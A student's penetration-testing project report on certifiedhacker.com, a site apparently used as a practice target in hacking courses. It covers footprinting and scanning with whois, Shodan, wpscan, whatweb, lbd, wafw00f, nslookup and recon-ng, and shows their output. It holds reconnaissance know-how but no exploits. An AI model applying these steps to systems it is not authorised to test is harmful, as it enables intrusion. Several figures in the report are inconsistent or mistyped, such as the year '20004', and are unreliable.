PROJECT REPORT FOR

PENETRATION TESTING ON WEB SERVER

UNDER RCPL STP-2019(CYBER SECURITY), BHUBANESHWAR

TARGET WEBSITE : www.certifiedhacker.com

OBJECTIVE

To perform a complete **BLACK-BOX** (*no prior information about the target*) penetration testing in order to find out possible exploitable vulnerabilities (if any) using kali-linux and windows shell and also some other softwares/tools so that the security of website can be enhanced .

PROJECT BY :

CHANDRA BHANU


RCPL Enrollment no. : **RCPL-7154**
RCPL Reg. no. : **15792-NV31WB**
KIIT University ROLL NO : **1729025**

PHASE 1

FOOTPRINTING AND RECONNAISSANCE

Since this pentest is completely **BLACK-BOX** *i.e, we do not have any information about the target beforehand*, so we need to gather a lot of information about the target from scratch using various **FOOTPRINTING** and **RECONNAISSANCE** tools and techniques.

Ping : Testing the server for activity



The ping command sent packets of specified size to the web server and got reply. So the **web server is up and running**. Also we obtained the **IP address of the target website (*162.241.216.11*).**

Whois results：Searching whois database for information

— Quick Stats

IP Location	United States Provo Unified Layer
ASN	AS46606 UNIFIEDLAYER-AS-1 - Unifiec 2008)
Resolve Host	box5331.bluehost.com
Whois Server	whois.arin.net
IP Address	162.241.216.11
Reverse IP	1,006 websites use this address.

```
NetRange:       162.240.0.0 - 162.241.255.255
CIDR:           162.240.0.0/15
NetName:        UNIFIEDLAYER-NETWORK-16
NetHandle:      NET-162-240-0-0-1
Parent:         NET162 (NET-162-0-0-0-0)
NetType:        Direct Allocation
OriginAS:       AS46606
Organization:   Unified Layer (BLUEH-2)
RegDate:        2013-08-22
Updated:        2013-08-22
```

The whois domain search revealed IP location to be ***United States Provo Unified Layer*** along with the ASN and the resolve host as ***box53331.bluehost.com.***

Netcraft results : Searching netcraft for server info


Site title	Not Acceptable!	**Date first seen**	Dec
Site rank	66836	**Primary language**	Eng
Description	*Not Present*		
Keywords	*Not Present*		
Netcraft Risk Rating [FAQ]	0/10		

Network


Site	http://www.certifiedhacker.com	**Netblock Owner**	Uni
Domain	certifiedhacker.com	**Nameserver**	ns1
IP address	162.241.216.11 (VirusTotal)	**DNS admin**	dns
IPv6 address	*Not Present*	**Reverse DNS**	box
Domain registrar	networksolutions.com	**Nameserver organisation**	wh
Organisation	12808 Gran Bay Parkway West, Jacksonville, 32258, US	**Hosting company**	Enc
Top Level Domain	Commercial entities (.com)	**DNS Security Extensions**	unk

The site rank, **Nameserver**, DNS admin, Reverse DNS admin, Nameserver Organization, Hosting company, **domain registrar**, **Operating system** of the server and a lot of information were provided by netcraft search.

Shodan search results : Searching shodan for technologied used in website.




The shodan search revealed the location of host, hostname as well as the technologies used by the website along with the ports and services.




It also revealed that the http protocol is hosted on an **APACHE server** on port 80 (tcp).


The vulnerabilities listed by shodan were as following :



Archives of the target :




The website's archive shows that the website was **first seen in 25 March 20004**.




The first snapshot is not available on archive.org .

CEH Classroom Attack Lab Website

The first available snapshot of the website is of 30 July 2004.



HOST LIST : Checking whether the target IP is shared or dedicated



Checking the IP for domain details, it was found that the server is being hosted on a shared IP address and there are 7 hosts in total, out of which 2 domains are registered to our target and one is for DNS host server (box5331.bluehost.com).

FOOTPRINTING AND RECONNAISSANCE RESULTS

- IP of target : **162.241.216.11**
- IP LOCATION : **United States Provo Unified Layer**
- Host : **box5331.bluehost.com**
- Nameserver: **ns1.bluehost.com**
- Reverse DNS: **box5331.bluehost.co**m
- DNS admin: dnsadmin@box5331.bluehost.com
-

ISP DETAILS

- ASN: **AS466606 UNIFIEDLAYER-AS-1- Unified Layer, US (registered Oct 24)**
- Net Range : **162.240.0.0 - 162.241.255.255**
- Organization address: **1958 South 950 East, Provo, UT,** Postal Code: **84606**
- Current web server: **APACHE**
- Previous web servers used:

nginx/ 1.14.1
nginx/1.12.2

- Server Operating System: **Linux**
- Web technologies used :

Google font api
jQuery
jQuery migrate
mysql
php

- Hosts sharing the IP address :

certifiedhacker.com
www.certifiedhacker.com
Box5331.bluehost.com
Humancarehealth.com
Bongekile.com
Oakoffer.com
www.lststl.org

PHASE 2

SCANNING AND ENUMERATION

```
root@kali:~# wpscan --url http://certifiedhacker.com
_______________________________________________________________
        __          _______   _____
        \ \        / /  __ \ / ____|
         \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
          \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
           \  /\  /  | |     ____) | (__| (_| | | | |
            \/  \/   |_|    |_____/ \___|\__,_|_| |_|

        WordPress Security Scanner by the WPScan Team
                       Version 2.9.3
          Sponsored by Sucuri - https://sucuri.net
   @_WPScan_, @ethicalhack3r, @erwan_lr, pvdl, @_FireFart_
_______________________________________________________________

[!] The remote website is up, but does not seem to be running WordPress.
```

The wpscan result shows that the website is not running wordpress.

```
root@kali:~# whatweb www.certifiedhacker.com
http://www.certifiedhacker.com [200 OK] Apache, Country[UNITED STATES][US], HTTPServer[
Apache], IP[162.241.216.11], JQuery[1.4], Meta-Author[Parallelus], PasswordField[Reveal
Password], Script[text/javascript], Title[Certfied Hacker], UncommonHeaders[upgrade]
root@kali:~#
```

The whatweb command on kali linux also gives some details about the website like the server details and versions of technologies used.

LOAD BALANCER : Testing whether load balancing is present on server or not.

```
root@kali:~# lbd www.certifiedhacker.com

lbd - load balancing detector 0.4 - Checks if a given domain uses load-balancing.
                                    Written by Stefan Behte (http://ge.mine.nu)
                                    Proof-of-concept! Might give false positives.

Checking for DNS-Loadbalancing: NOT FOUND
Checking for HTTP-Loadbalancing [Server]:
 Apache
 NOT FOUND

Checking for HTTP-Loadbalancing [Date]: 12:34:04, 12:34:04, 12:34:05, 12:34:05, 12:34:0
6, 12:34:07, 12:34:07, 12:34:08, 12:34:09, 12:34:09, 12:34:10, 12:34:11, 12:34:11, 12:3
4:12, 12:34:12, 12:34:13, 12:34:14, 12:34:14, 12:34:15, 12:34:16, 12:34:16, 12:34:17, 1
2:34:17, 12:34:18, 12:34:19, 12:34:19, 12:34:20, 12:34:21, 12:34:21, 12:34:22, 12:34:23
, 12:34:23, 12:34:24, 12:34:24, 12:34:25, 12:34:26, 12:34:26, 12:34:27, 12:34:28, 12:34
:28, 12:34:29, 12:34:30, 12:34:30, 12:34:31, 12:34:32, 12:34:32, 12:34:33, 12:34:34, 12
:34:34, 12:34:35, NOT FOUND

Checking for HTTP-Loadbalancing [Diff]: NOT FOUND

www.certifiedhacker.com does NOT use Load-balancing.
```


The **lbd** command checks for the load balancer of th server (if any). But here we found that there are no load balancer used on the server hence no backup is present for server.

SuperScan :

Tracing the path to server from attacker and estimating number of hops required


```
ICMP Traceroute to 162.241.216.11 (162.241.216.11)

Hop 01:     192.168.255.2     box5331.bluehost.com
Hop 02:     ---
Hop 03:     ---
Hop 04:     ---
Hop 05:     ---
Hop 06:     ---
Hop 07:     ---
Hop 08:     ---
Hop 09:     ---
Hop 10:     ---
Hop 11:     ---
Hop 12:     ---
Hop 13:     ---
Hop 14:     ---
Hop 15:     ---
Hop 16:     ---
Hop 17:     ---
Hop 18:     ---
Hop 19:     ---
Hop 20:     ---
Hop 21:     ---
Hop 22:     162.241.216.11    [Unknown]
```




The SuperScan is a NetBIOS enumeration tool which is user for enumerating the web server.


FIREWALL : Testing the server for presence of firewall.





The wafw00f command on kali provides information about the firewall(s) used on the server and in case of our target the firewall is present hence server is quite secure.

NSLOOKUP : Searching the server for directory listings of any type










The nslookup command on kali gives info about servers that may contain authoritative answers to the requests and the nslookup on windows cmd is used with type a,mx,ns to scan for “a” files, email lists,and ns server lists respectively.

RECON-NG :

```
[recon-ng][default][resolve] > use reporting/html
[recon-ng][default][html] > set CUSTOMER certifiedhacker.com
CUSTOMER => certifiedhacker.com
[recon-ng][default][html] > set CREATOR bhanu
CREATOR => bhanu
[recon-ng][default][html] > set FILENAME /root/Desktop/cerhac.html
FILENAME => /root/Desktop/cerhac.html
[recon-ng][default][html] > run
[*] Report generated at '/root/Desktop/cerhac.html'.
[recon-ng][default][html] > use recon/domains-contacts/whois-pocs
[!] Invalid module name.
[recon-ng][default][html] > use recon/domains-contacts/whois_pocs
[recon-ng][default][whois_pocs] > set SOURCE certifiedhacker.com
SOURCE => certifiedhacker.com
[recon-ng][default][whois_pocs] > run

------------------
CERTIFIEDHACKER.COM
------------------
[*] URL: http://whois.arin.net/rest/pocs;domain=certifiedhacker.com
[*] No contacts found.
[recon-ng][default][whois_pocs] >
```

